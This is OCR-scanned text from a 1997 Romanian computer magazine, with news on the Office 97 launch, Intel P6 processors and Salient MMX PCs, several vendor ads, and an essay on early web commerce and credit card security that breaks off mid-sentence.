
[24] *Pilot Software, An Introduction to OLAP, http://www.pilotsw.com/r_and_t/whtpaper sau Creative Data, Data Warehouse Terminology, http://www.std.com/CreativeData/credata/termin.html*

De Darvas Attila

Office 97 în România

Pare din ce în ce mai evident că prezenţa Microsoft în România, din decembrie 1996, va influenţa semnificativ evoluţia tehnicii de calcul şi la noi. La 17 februarie 1997, Microsoft România a prezentat la World Trade Center din Bucureşti pachetul Office 97, disponibilă îmediat şi în România. Office 97, semnalat şi în BYTE România este noua versiune a cunoscutei suite de programe de productivitate, care integrează uşurinţa aplicaţiilor inteligente cu puterea mediului Web. În raportul său anual IDC (International Data Corp) arată că Microsoft Office deţine 90% din piaţa suitelor de aplicaţii. Acest set de aplicaţii este utilizat de peste 55 milioane de persoane, după cum afirmă Microsoft. Îmbunătăţirile integrate în aplicaţii sun rezultatul direct al reacţiilor utilizatorilor. Proiectanţii şi programatorii Microsoft au analizat informaţiile primite de la mii de utilizatori din lumea întreagă, datele din interviuri cu 5000 de persoane şi constatările de pe urma a 1000 de vizite la sediile utilizatorilor. Astfel noul produs Microsoft Office 97 este disponibil pentru utilizatori cu îmbunătăţirile care duc la mărirea productivităţii şi reduc costul licenţierii software. Bill Gates, Director Executiv al Microsoft Corporation spune următoarele: „Investiţia noastră în înţelegerea cerinţelor utilizatorilor şi disponibilitatea noastră permanentă de a aduce îmbunătăţiri semnificative pachetului Office sunt condiţiile cheie ale succesului acestui produs. Utilizatorii vor fi încântaţi de integrarea standardelor Internet, de noile caracteristici colaborative ale Outlook 97 şi de tehnologia IntelliSense înglobată în Office Assistant."

Office 97 cuprinde versiuni noi ale componentelor sale de aplieaţii care includ Microsoft Word, Microsoft Excel, Microsoft Access, PowerPoint şi Microsoft Outlook. Componenta nou este Microsoft Outlook, un program de gestiune a informaţiilor de pe desktop, care permite administrarea documentelor, urmărirea lor şi comunicarea între utilizatori. Produsul integrează e-mail, gestiune de taskuri, agendă de întâlniri, planificarea întâlnirilor şi un modul de urmărire a documentelor şi evenimentelor şi se constituie într-un hub central de activitate a utilizării Office 97.



Informaţii despre produs

Microsoft Office 97

În România, prin:
Microsoft România
World Trade Center
B-dul Expoziţiei nr. 2,
sector 1, Bucureşti

Tel./Fax: 01-2229012

http://www.microsoft.com

Noul pachet Office 97 oferă instrumente de colaborare şi comunicare prin care utilizatorii pot crea şi utiliza în comun informaţii. Este posibil lucrul pe aceeaşi foaie de calcul utilizată partajat, memorarea versiunilor multiple de la acelaşi fişier într-un singur document şi se pot urmări modificările realizate de mai mulţi utilizatori. Tehnologiile Internet oferă modalităţi simple de stabilire a legăturilor, tipărire pe Web în format HTML sau Office, căutare a documentelor în reţeaua firmei şi chiar de editare a documentelor Office în navigatorul de Web. Dar să vedem ce spune Microsoft România că oferă fiecare componentă:

„Microsoft Outlook 97- Outlook 97 face posibilă comunicarea între utilizatori prin integrarea e-mail, programarea activităţilor, a întâlnirilor, taskurilor şi accesului la documente. Funcţii inovative precum AutoPreview din e-mail afişează primele trei linii ale fiecărui mesaj e-mail astfel încât utilizatorii pot decide rapid care este prioritatea mesajelor, pe care să le citească sau să le şteargă. Indicatoarele Message Flags permit utilizatorilor să marcheze mesajele e-mail pentru a uşura acţiunile de atribuire a priorităţii. Tehnologia de ultimă oră a Outlook Journal ajută utilizatorii să găsească un document după data când a fost creat, nu numai după numele sau locul unde a fost salvat. Outlook este foarte bine integrat cu Office 97 şi furnizează pentru WordMail 97 documente rezultate din AutoJournal şi Contacts. Este de asemenea posibilă crearea de taskuri Outlook din aplicaţii Office. Outlook e-mail lucrează cu Internet, Microsoft Exchange Server, Microsoft Mail Server, MSN - reţeaua Microsoft, CompuServe şi cc:Mail.


Microsoft Word 97- Word 97 oferă utilizatorilor tot ce au nevoie pentru a crea documente cu aspect profesional, pentru a comunica între ei, pentru a partaja informaţii prin intermediul paginilor tipărite, al intranet-ului sau Internet-ului. Letter Wizzard structurează o scrisosre şi introduce automat date şi adrese, iar Grammar Check verifică documentele pe măsură ce utilizatorul introduce textul. Noul Instrument Table Drawing Tool permite utilizatorilor să folosească un creion virtual direct pe ecran pentru a crea tabele de dimensiuni variabile. Instrumentele pentru grupuri de lucru, cum ar fi Track Changes, memorează modificările făcute de mai mulţi utilizatori, iar In-Place Comments permit utilizatorilor să adnoteze documentele fără a altera textul original. Hyperlink, Save as HTML şi noul Web Page Wizzard permit utilizatorilor să creeze cu uşurinţă documente pentru intranet şi Internet.

Microsoft Excel 97- Microsoft Excel 97 include noi instrumente de analiză a datelor sub formă numerică. Formula AutoCorrect corectează automat greşelile din cele mai întâlnite formule de calcul pe măsură ce utilizatorii le folosesc, utilizatorii au posibilitatea să creeze formule noi utilizând un limbaj obişnuit. Noi instrumente de formatare, cum ar fi Rotated Text, modalităţile de reprezentare grafică îmbunătăţite şi caracteristici precum PivotTable permit utilizatorilor realizarea unor rapoarte sau copii electronice cu aspect foarte sugestiv. Instrumente de colaborare precum Shared Workbooks permit utilizatorilor multipli să editeze simultan aceeaşi foaie de calcul, iar TrackChanges înregistrează modificările făcute de mai mulţi utilizatori. Noile tehnologii Web cum sunt Web Queries şi URL-urile din Formulas aduc informaţiile direct din Web în Microsoft Excel pentru a realiza o analiză şi o prezentare de calitate.

Microsoft Access 97- Microsoft Access 97 este construit pe fundaţia sa recunoscută de inovativitate prin extinderea către Web a bazei de date desktop. Access 97 integrează date dintr-o varietate de formate, inclusiv HTML. Utilizatorii pot crea pagini Web care conţin imagini active ale datelor astfel că navigatoarele Web pot actualiza sau adăuga informaţii. În plus, Microsoft Access 97 oferă o performanţă îmbunătăţită pe 32 de biţi, incluzînd rapoarte mai mici, o compilare mai eficientă şi o tehnologie îmbunătăţită de gestiune a datelor prin replicarea parţială. Indiferent de experienţa în folosire a bazelor de date, utilizatorii pot folosi cu uşurinţă instrumentele oferite de Microsoft Access 97 pentru a folosi mai bine datele şi pentru a lua decizii mai bune.

Microsoft Power Point 97- Power Point vine cu numeroase inovaţii care permit celor care fac prezentări să-şi organizeze cu uşurinţă materialele, să le utilizeze şi să le actualizeze permanent, la birou, în călătorie sau pe Internet. Pentru a ajuta utilizatorii să-şi organizeze prezentările, Custom Shows le permite să memoreze versiuni diferite în acelaşi fişier de prezentare, iar Slide Finder simplifică localizarea şi reciclarea slide-urilor vechi pentru a fi utilizate în prezentări noi. Noi efecte de animaţie, sunet, desen şi prezentări grafice conferă prezentărilor autenticitate şi realism. Save as HTML este un Wizzard care crează automat prezentări complete pentru Web, inclusiv controale de navigare, cadre de animaţii care folosesc extensia de navigator a Powe Point Animation Player. Utilizatorii pot adăuga şi înregistra comentariul lor la prezentările on-line.“

După cum a afirmat domnul Silviu Hotăran, directorul general al filialei Microsoft România, există astăzi posibilitatea ca cei interesaţi în dezvoltarea software şi cei care doresc eficienţă maximă de la aplicaţii să utilizeze în deplină legalitate acest puternic set de instrumente de lucru. Aşa cum am aflat la prezentarea setului Office 97, Microsoft intenţionează în luna martie să ofere posibilitatea celor interesaţi în legalizarea softului Microsoft pe care îl utilizează să achiziţioneze licenţa la preţ promoţional de upgrade. ■



EUnet
Connecting Europe since 1982

Mai ieftin ca fax-ul,
Mai rapid ca DHL-ul!

Internet
TCP/IP

Cele mai moderne, ieftine
şi comode soluţii de
comunicaţii electronice
şi conectare la Internet,
de acum şi la dispoziţia
dumneavoastră!

EUnet Mail - Fax Delivery
New!
EUnet Mail

telnet
ftp
gopher
www

EUnet Romania SRL
Bd. Unirii 20, Bl. 5C, Et. 2,
Ap. 14, Sect. 4, Bucureşti

Modem: 410.1162, 8N1, Username: info, login: info,
Tel: 4100100, Fax:4103883, E-Mail: info@eunet.ro


Procesoare Intel la 400MHz

De Viktor Veres

La numai o lună de la lansarea oficială a noilor procesoare Pentium Pro de 200MHz cu tehnologie MMX, Intel anunță din nou performanțe neașteptate. Astfel, pe data de 10 februarie, în cadrul International Solid State Circuits Conference (ISSCC) din San Francisco, Intel a prezentat arhitecturi P6 cu frecvențe de tact de 400MHz și superioare. S-au prezentat câteva aspecte noi din arhitectura Pentium Pro și din tehnologia de fabricație, și s-a subliniat faptul că Intel dispune de capacitățile de producție necesare.

Performanțele superioare ale procesoarelor P6 se datorează în primul rând frecvenței de tact ridicate, a memoriei cache L2 dublate și integrate pe cip, precum și unor tehnologii speciale printre care și MMX. Acestea se pun în evidență într-o serie de domenii ca multimedia, videoconferencing, servere de date, medii de lucru vizuale etc.

Noile cipuri performante vor avea arhitectura Pentium Pro, și se vor fabrica pe aceleași echipamente cu care se fabrică curent procesoarele Intel de 200 MHz. Demonstrațiile practice ale tehnologiei de 400MHz făcute celor prezenți - mari firme de inginerie electrică - au fost efectuate cu un cip care conține 7.5 milioane de tranzistoare, fabricată în tehnologia curentă de la Intel de 0.35 microni. Pentru sfârșitul anului 1997 este planificată livrarea unei serii de procesoare cu tactul de 300 MHz, care vor asigura o performanță de ~12.0 Specint95.



Procesorului P6, cunoscut și sub numele comercial Pentium Pro, are o arhitectură superscalară și execuție dinamică, iar frecvența de lucru este de 150..200MHz. Pe cip este integrată și memoria tampon de nivel 2 (cache L2), cu structura optimizată pentru softul pe 32 biți. P6 nu are suport MMX.

Procesorul Klamath, care va fi lansat în prima jumătate a anului 1997 însă are integrat MMX și va avea o frecvență de ceas de 233..266MHz.

Deschutes este un Pentium Pro cu MMX și cu frecvența estimată de 300MHz. Apariția lui este așteptată în a doua parte a anului 1997. În paralel se lucrează procesorul Merced, cunoscut și pe numele cod P7, care va avea o arhitectură pe 64 biți și este dezvoltat în colaborare cu Hewlett-Packard. Lansarea acestuia este programată pentru a doua jumătate a anului 1998.

Tehnologia MMX a fost introdusă prima dată cu procesorul P55C și aduce o mărire de performanță de până la 40% pentru aplicațiile special dezvoltate pentru acesta. Testele omologate arată că pentru aplicațiile Windows 95 existente performanțele cresc cu peste 10..20%. ■

Dl. Veres Viktor este inginer de sistem la Computer Press Agora s.r.l. Poate fi contactat prin e-mail la **vveres@agora.ro.**

FLAMINGO COMPUTERS
BYTE THE FUTURE

Succes Flamingo + Trend

Flamingo Computers Com srl. din București, a avut un an 1996 plin de succese. Cifra de afaceri a crescut de la 5 miliarde lei în 1995 la 23 miliarde lei în 1996. Firma este reprezentantul în România a concernului Karma International A.G. și prin intermediul acestuia reprezintă mărci renumite ca Cyrix, Quantum, Intel, Goldstar, Iomega, Tatung, Diamond, V-Tech și First International Computer. Este în același timp unic partener din România al producătorului mărcii Genius: KYE. În ianuarie 1996, Trend International, Authorized Wholesaler al HP în România a organizat la Clubul Select din București premierea principalilor săi distribuitori HP, în prezența domnului Thomas Switzer de la HP Viena. Trend a ocupat primul loc în Europa de Est la vânzări de produse HP, iar dintre partenerii din țară, Flamingo Computers a ocupat primul loc la vânzări de echipamente HP și Agis din Cluj la vânzări de consumabile.

Succesul Flamingo se datorează calității produselor și serviciilor oferite de această firmă. Ca noutate Flamingo Computers oferă acum și posibilitatea de cumpărare în 12 rate a produselor oferite, datorită unei colaborări cu Net Leasing.

Informații despre produsele și oferta Flamingo Computers sunt disponibile la *http://flamingo.kappa.ro/*

VINCI, PC cu MMX de la SALIENT

SALIENT, prin lansarea seriei VINCI este prima firmă din România care lansează pe piaţa românească PC-uri din ultima generaţie, bazate pe tehnologie MMX. Lansarea seriei VINCI a fost concomitentă cu lansarea de către Intel Corporation a procesorului Pentium cu tehnologie MMX, la 8 ianuarie, la San Francisco CA. O scurtă trecere în revistă a evoluţiei tehnologice la procesoarele Intel scoate în evidenţă şi mai mult importanţa evenimentului.

Se poate spune că după 14 ani de evoluţie, de la 8088, prin 286,386,486, Pentium, microprocesorul a intrat într-o criză de identitate. De când a apărut Pentium Pro, identitatea microprocesorului definibilă uşor prin frecvenţa internă trebuie definită prin alte caracteristici. Acum apare un nou element, prin introducerea tehnologiei MMX la procesoarele Pentium. Numite cu MMX (Multo-Media Extension), noile procesoare schimbă radical modul în care se prelucrează imaginea şi sunetul pe calculatorul dumneavoastră. Pentium cu MMX este o versiune superioară a acestui microprocesor, care reprezintă în acelaşi timp şi unul din cele mai aşteptate salturi din lumea calculatoarelor, depăşind ca importanţă chiar şi cea a apariţiei sistemului de operare Windows 95 de la Microsoft.

MMX reprezintă o schimbare majoră în arhitectura microprocesorului Intel x86, schimbare care constă în introducerea de 57 de instrucţiuni noi care permit accelerarea şi optimizarea aplicaţiilor multimedia şi de comunicaţie. Chiar şi aplicaţiile uzuale, de genul editării de texte şi calculului tabelar se vor executa cu 10%-20% mai rapid decât pe sistemele cu procesoare Pentium obişnuite. În ceea ce priveşte aplicaţiile multimedia, prin intermediul sistemelor VINCI, Salient face posibile experienţe nemaivăzute. În loc de o grafică seacă, lipsită de realism şi a sunetelor metalice, seria VINCI de PC-uri face posibilă lumea imaginilor "live" şi sunetelor fidele, permiţând simultan şi interactivitate cu informaţiile prezentate şi nu numai o urmărire pasivă a acestora, prin vizionare şi ascultare.

Salient este prima firmă din România care oferă acum calculatorul viitorului la un preţ accesibil chiar în condiţiile pieţei de tehnologie informatică de la noi. Oferta Salient cuprinde trei configuraţii de bază cu procesoare Pentium MMX (sau P55C MMX) şi placă de bază SALIENT EXPERT având setul de circuite 430HX. Avem opţiunea între VINCI 166, VINCI 200 şi VINCI 233. În configuraţiile sistemelor VINCI intră componente de performanţă de la firme renumite. Acceleratorul grafic este 4M Matrox Mystique, placa de sunet este AWE 32 Creative Labs iar discul hard este Quantum Fireball 2,1GB ultra SCSI. Mai avem şi CD ROM SCSI x8 sau X12 Toshiba şi placă de captură şi compresie video miroVideo DCI Professional de la Miro. Salient a optat pentru realizarea unui PC al viitorului şi meritul realizării îi revine atât tehnologiei MMX al procesorului, cât şi arhitecţilor sistemelor VINCI, care au utilizat în configuraţie componente superioare, care pun în valoare performanţele procesorului P55C. Prin această realizare Salient îşi confirmă poziţia de leader în implementarea tehnologiei de ultimă oră.

Compania americană SALIENT International a dezvoltat suportul pentru tehnologia MMX şi plăcile de bază SALIENT EXPERT cu set de circuite 430VX asigură suport pentru Pentium MMX. Salient utilizează aceste plăci de bază la configurarea sistemelor VIGOR şi orice sistem VIGOR deja achiziţionat, sau care va fi cumpărat de acum în colo şi care are una din plăcile de bază SALIENT EXPERT poate fi îmbunătăţit prin schimbare procesorului la unul Pentium MMX. Prin seria VIGOR, Salient oferă astfel o cale posibilă de migrare spre tehnologia viitorului.

– Darvas Attila

PUTETI DEVENI
HEWLETT PACKARD
Authorised Reseller
PRIN CEL MAI NOU
HEWLETT PACKARD
Authorised Wholesaler
GEMINI SP
Plus in quality
Str. Vasile Conta Nr.9 bis București 2
Tel/Fax: 210.85.65, 210.85.70

There's no place like our homepage

Introducing Oracle Alliance online, your key to a stunning array of Oracle resources. Just click on any of our three major subject areas for around-the-clock access to worldwide information on Oracle products, services and solutions.

For Partners Only makes doing business with Oracle even easier. One click gives you access to all the latest technical product literature, pricing, program information and marketing resources. Here, you'll also find an electronic bulletin board that simplifies communication with other partners and with Oracle.

In the *Solutions Showcase*, a powerful search engine enables you to retrieve a wealth of data quickly. Query by region, platform, industry and partner as you put together the ideal solution for your business. And to make gathering information even simpler, this multilingual resource includes hot links to other partners' sites.

Finally, both current and prospective Alliance members should click on *All About The Alliance*, where you'll find detailed information on the organization, as well as an online application form.

So to all of our partners—and to anyone who visits Alliance Online—Oracle says, "Welcome home."

Alliance Online

All About The Alliance

Discover the advantages of the Oracle Alliance

- *Alliance Benefits*
- *How to Join*
- *Alliance Contacts*

Solutions Showcase

The place to go for ideal solutions

- *Success Stories*
- *Press Releases*
- *Technology Initiatives*
- *Application Initiatives*
- *Alliance Magazine*
- *Verticals*

For Partners Only

An information resource just for Oracle Alliance partners

- *Your Partner Profile*
- *Pricing*
- *Product Availability*
- *Licensing*
- *Ordering & Sublicensing*
- *Marketing Materials*
- *Development Resources*
- *Worldwide Support*
- *Education*
- *Global Partners*
- *Distributors*
- *Bulletin Board*

http://alliance.oracle.com

ORACLE®
Enabling the Information Age™

ORACLE Representative Office
I.B.C. Modern
Bd.Republicii 44/46
sect.2 București
Tel:40-1-250.32.35
Tel:40-1-250.32.44

ORACLE Office in Cluj
Tel./Fax:40-64-157779

„Comerțul virtual“ e deja o realitate, în ciuda faptului că numărul „cyber-clienților“ nu a atins încă „masa critică“, iar multe din problemele de securitate și credibilitate sînt încă în căutarea unei soluții.

De Ionuț Mușlea

„E la Nave va“, cu Web-ul după ea

31.XII.1997, orele 13:00, undeva pe drumul național ce leagă două sate din județul Cluj. Badea Ion pășește hotărît și privește senin înainte. Pare să fi ajuns la jumătatea distanței dintre cele două localități și cel puțin 3 kilometri îl despart de cea mai apropiată casă. Nici măcar nu se obosește să facă autostopul, ci-și vede imperturbabil de drum. Pentru el, Net-ul, Web-ul sau Java sînt niște drăcovenii fără prea mare noimă, iar problemele sale sînt de o cu totul altă natură. Că „eternitatea s-a născut la sat“ nu mai încape îndoială, și încep să fiu tot mai convins că va și muri (eternitatea?) odată cu acesta.

În aceeași clipă, la mii de kilometri distanță, este încă 6 dimineața; deși soarele nici n-a apucat să se ridice peste deșertul din New Mexico, călugării benedictini de la Mănăstirea lui Cristos sînt demult în picioare. Singura cale de acces la mănăstire e un amărît de drum neasfaltat, iar în jurul lăcașului, cît vezi cu ochii e numai deșert. Nu tu cabluri de electricitate sau telefon, nu tu televizor, nu tu nimic. Dacă vrei să iei legătura cu o persoană din mănăstire, te sui frumușel în avion, aterizezi la Albuquerque, și apoi mai conduci cale de două ore bune. Sau, dacă preferi, poți să... trimiți un e-mail, căci cîteva baterii solare și o legătura dedicată de telefonie celulară au fost de ajuns pentru a crea o oază tehnică în pustietate. Mănăstirea nu se mulțumește doar cu a avea propriul ei Web-site, ci – minune mare – mai dezvoltă site-uri și pentru alte instituții.

Cumpărături pe Net

„America, America“ (ați văzut filmul lui Elia Kazan?), pămînt al tuturor posibilităților, țară în care „a consuma“ e datoria civică a fiecărui individ respectabil. Și cum consumul trebuie stimulat atît de ofertă, cît și de „ambianță“, ce-ar putea fi oare mai „cool“ la sfîrșit de mileniu decît să-ți faci cumpărăturile pe Web? Grămezi de firme se înghesuie să-ți ofere această posibilitate, iar proiectele-mamut de cercetare nu au întîrziat nici ele să apară. Se investește enorm, se speră cîștiguri pe măsură, dar momentan afacerea e încă-n „fașa“, iar succesul ei pe termen scurt e (totuși) discutabil.

Încercînd să țină consumatorul „în priză“, gata să azvîrle cu bani în stînga și-n dreapta, America e năpădită de mall-uri, cărți de credit și vînzări pe bază de anunțuri sosite prin poștă sau văzute la TV. Povestea a-nceput în mall-uri, acești „mega-ciorchini“ de magazine printre care sînt „presărate“ restaurante, săli de cinema și zone de joacă pentru copii. Ideea e simplă și (ușor) genială: odată intrat în mall să iei articolul X, tot trecînd de la un magazin la altul, te prinde febra cumpărăturilor și începi să dai banii te miri pe ce prostii la care nu te-ai fi gîndit vreodată. În plus, pentru ca să nu ieși din transa cumpărăturilor, virtualmente orice problemă este rezolvabilă fără a părăsi mall-ul (îți poți lăsa copii în zonele de joacă, dacă ți-e foame poți mînca ceva, iar dacă vrei să-ți tragi sufletul poți intra la cinema, după care îți reiei turul de forța cu puteri proaspete).

În clipa în care ideea de mall „s-a mai răcit“, s-a observat și un mare neajuns al conceptului: ca să-ți lași banii într-un mall, trebuie mai întîi să te deplasezi pînă acolo. Și cum oboseala, lenea și televizorul riscă să te țină închis în casă, ar fi probabil mult mai eficient dacă ai putea să faci diverse cumpărături fără a te mai ridica de pe canapeaua din camera de zi. Unica problemă rămîne găsirea unei metode rapide și sigure de a face plata de la distanță. Iar dacă banul e ochiul dracului, cartea de credit nu poate fi decît... dracul gol. Ideea „cumpără acum și plătește cînd poți“ (cu o fioroasă dobîndă de pînă-n 20%) a avut o priză formidabilă, iar firmele specializate în „tele-shopping“ sau „mail-shopping“ s-au trezit cu instrumentul de plată ideal. Clientul dă un telefon, indică articolul dorit, își dă numărul de credit card (autentificarea și virarea banilor se face cvasi-instantaneu pe calculatorul vînzătorului), și indică adresa la care dorește să fie trimisă marfa. Astfel, la doar cîteva secunde după efectuarea comenzii, obiectul cumpărat poate fi gata de expediere prin curier rapid (în cazul „clasic“ de trimitere a unui cec prin poștă, se pierde cel puțin o săptămîna din cauza transportului și verificării „manuale“, mult mai lente).

Între timp se pare ca și „tele-shopping“-ul a atins un nivel de maturitate dincolo de care nu te mai poți aștepta la creșteri spectaculoase, așa că trebuia să apară, nu-i așa, un mecanism nou și atrăgător care să relanseze vînzările. Cum studiile recente arată că-n America și-au făcut deja apariția primele cazuri patologice de „Web addiction“ (Webo-dependență?), ce-ar putea fi oare mai potrivit decît Internet-ul pentru a „duce pe noi culmi“ pofta de consum a zeci de milioane de americani? Nou-născutul „comerț electronic“ e departe de a fi atît de spectaculos pe cît s-ar putea spera, dar chiar și în forma sa rudimentară a prins aripi pe baza webo-maniei generale. În cele mai multe cazuri e vorba de o simplă pagină HTML în care găsești o poza miniaturală, o scurtă descriere a produsului, prețul și un link către

„pagina-formular" prin care poți face comanda. După ce „răsfoiești" cîteva astfel de pagini, cu siguranță găsești ceva care să te atragă (cui îi pasă dacă ai sau nu nevoie de acel produs?), completezi formularul electronic cu numele, adresa, produsul dorit și numărul cărții de credit, apeși butonul SUBMIT, iar „de partea cealaltă" a Web-ului un CGI script preia informația, o introduce într-o bază de date, iar un angajat îți va trata comanda de îndată ce îi va veni rîndul. Deși aparent totul este simplu și clar ca bună ziua, probleme sînt din belșug, iar motive de strîmbat din nas cu duiumul.

Securitatea

O primă problemă crucială e legată de securitatea informației transmise prin Net. După cum se tot spune și repetă, transferul cu pricina nu e deloc sigur, iar majoritatea „sistemelor de securitate" ar face să moară de rîs un hacker cît de cît decent. În cele mai multe cazuri, „piratajul" în sine este, cred, o joacă de copil. Spre exemplu, ce încredere ați avea într-o pagină HTML (a unei firme de care n-ați auzit niciodată) în care scrie doar „tastați AICI numărul cățtii de credit"? Eu unul nu m-aș încrede „de doi lei" în așa o firmă, iar cu cît citești mai multe pagini de comerț electronic, cu atît ești mai puțin tentat să o faci. Mi se pare incalificabil să vezi pagini care se transmit „în clar" (fără nici o criptare!!!), sau pagini „în clar" din care, „dacă crezi că e necesar" (poftim cultură!), poți să te duci în pagini cu criptare (o pagină accesată prin „https" e – teoretic – „secure", adică criptată). Unele firme înșiră mîndre standardele folosite pentru a face criptarea, de parca n-ar fi auzit în viața lor de spărgătorii de coduri și „succesele" lor: nu mai departe de azi dimineață, CNN-ul anunța că un student american a izbutit să spargă în nici trei ore și jumătate informații criptate pe baza unei chei de 40 de biți. Cum legea americană interzice exportul de software în care criptarea utilizează chei mai lungi de 40 de biți, multe din firmele de soft refuză să-și bată capul cu două versiuni ale aceluiași program (una pentru export cu „cheie de 40" și una pentru americani cu „cheie de 60") și se mulțumesc cu „chei de 40" decodificabile în nici 4 ore! Una peste alta, rețelele locale legate la Internet nu-s nici ele „sigure" (dacă mai aveți dubii, întrebați-l pe Călin Mateiaș), Netscape-ul are bug-urile lui, Net-ul „geme" de hackeri, și-n aceste condiții unele firme se așteaptă să fii de acord ca numărul tău de credit card să fie transmis în clar. Curat murdar, neicușorule!

V-ați putea pune întrebarea legitimă: și chiar dacă cineva poate să-mi afle CCN-ul („credit card number"-ul), ce-ar putea face cu el? Ei bine, virtualmente orice! Îl poate folosi pentru a suna de la un telefon public în Kenia, Noua Zeelandă sau Patagonia, îl poate da unor amici să facă același lucru, sau (în multe cazuri) poate chiar scoate cash de la automate! Un subiect aparte, care ar merita probabil un articol de sine stătător, este legat de acțiunile băncilor ce încearcă să prevină utilizarea frauduloasă a CCN-urilor. Există deja de multișor soft-de-monitorizare, un soi de SRI electronic, care îți urmărește fiecare tranzacție și încearcă să-ți definească un... șablon comportamental! Culmea, aceste programe funcționează neașteptat de bine, și, de exemplu, un amic de-al meu a fost sunat de bancă pentru o verificare: cineva i-a folosit CCN-ul pentru a suna în ... Armenia, iar „șablonul" lui indica faptul că el nu are obiceiul de a telefona în acea parte a lumii. Cum nu era el autorul apelului cu pricina, la următoarele încercări de apel (și, atenție, au existat mai multe astfel de încercări!) cererea de plată a fost invalidată. Evident, aceste programe-monitor nu sînt perfecte, iar gurile rele zic că dacă nu folosești un CCN cîteva luni, și apoi te decizi ca-n două zile sa-ți cumperi video, televizor și casetofon, programul va „urla" cît îl țin bojocii «Hoțul !!!». Bune sau rele, asemenea soft-uri au și un revers al medaliei: în urma unei asemenea monitorizări, se-alege praful de privacy-ul tău („privacy", acest cuvînt intraductibil pentru noi, dar atît de drag americanului). Fără a fi, sper, paranoic, eu unul nu mă simt cîtuși de puțin bine să știu că „profilul" meu zace pe hard-ul nu știu cărei bănci, dacă nu de alta, atunci măcar pentru că-n America vînzarea – la propriu – a unor astfel de informații este deja o reală problemă. Spre exemplu, accesul la o asemenea bază de date îi permite unei firme ce comercializează bascheți să obțină fără dificultăți lista celor ce cumpăra de cel puțin două ori pe an asemenea articole. Și atunci să vezi ce bombardament de oferte urmează, atît în scris, cît și prin telefon!

Credibilitatea

O a doua mare problemă a comerțului electronic e legata de credibilitatea firmelor ce-l practică. În cazul unui magazin din lumea reală există încă din start motive de încredere: magazinul e în fața ochilor tăi, marfa e clar înăuntru, iar de bine, de rău, patronul în cauză plătește o chirie, are niște angajați, și măcar în aparență trăiește dintr-o afacere cinstită. În plus, dacă ți se pare că e ceva necurat în acel magazin, îți ții credit card-ul în buzunar și te duci să faci cumpărături în altă parte. Cumpărăturile făcute într-un „mall electronic" sînt însă într-o situație ceva mai delicată, căci 10-20 de pagini de Web (în care se face reclamă la un produs sau altul) le poate „scrie" oricine, iar relația cumpărător-vînzător începe de fapt prin transmiterea CCN-ului tău către un vînzător necunoscut. Orice „șmecheraș" poate scrie un script CGI care primește formularul electronic de la tine, salvează CCN-ul și datele-ți personale, după care îți răspunde: ne pare rău, dar pe moment nu avem în stoc produsul solicitat. El s-a ales cu un CCN numai bun de muls, iar tu cu buzele umflate!

Tot la capitolul credibilitate, trebuie adusă în discuție reclama super-agresivă, făcută la limita legalității. În multe cazuri reclama are un caracter tendențios (indiferent că este făcută prin TV, radio, Web, sau telefon), prețurile și condițiile de livrare sînt furnizate doar parțial (adică ți se arată doar partea avantajoasă a afacerii), iar în momentul în care contactezi firma pentru a cere obiectul/serviciul riști pur și simplu să ți se impună condiții de-a dreptul abracadabrante. O întîmplare recentă poate fi mai mult decît edificatoare: „răsfoind" un catalog electronic de mașini noi, am găsit o rubrică în care mi se oferea căutarea automată a dealer-ului cel mai ieftin din zonă. Curios fiind să vad cît e de serios „search-ul" (tocmai aflasem de un rabat colosal al unui reprezentant Nissan), am făcut o asemenea cerere electronică. Ceea ce mi se promitea în pagina de Web era că în maxim 48 de ore voi primi un email de la dealer-ul cu cea mai convenabila ofertă și că mesajul va conține prețul cerut de acesta. Trec cele două zile și nu primesc decît un mesaj în care mi se indica adresa unui dealer oarecare, dar nici un cuvințel despre preț. Mai trece o săptămînă, uitasem complet de acest caz, și mă trezesc cu un email scris pe un ton foarte înțepat în care dealer-ul cu pricina mă informează că, în conformitate cu regulamentul său („afișat" cică, pe undeva, pe Web), dacă nu-i infirm imediat «comanda» mașinii, mi-o va livra direct acasă, pe cheltuiala mea! M-a apucat rîsul în fața tupeului absolut remarcabil, căci mi-era greu să-mi imaginez cum voi fi obligat să cumpăr o mașină de 20.000 de dolari. Totuși, pentru o persoană mai puțin familiarizată cu tupeul unora dintre afaceriștii Web-ului, și în cazul unor articole mult mai ieftine (o carte, un CD, etc.), riscă să apară tentația de a zice: „lasă, dom'le că 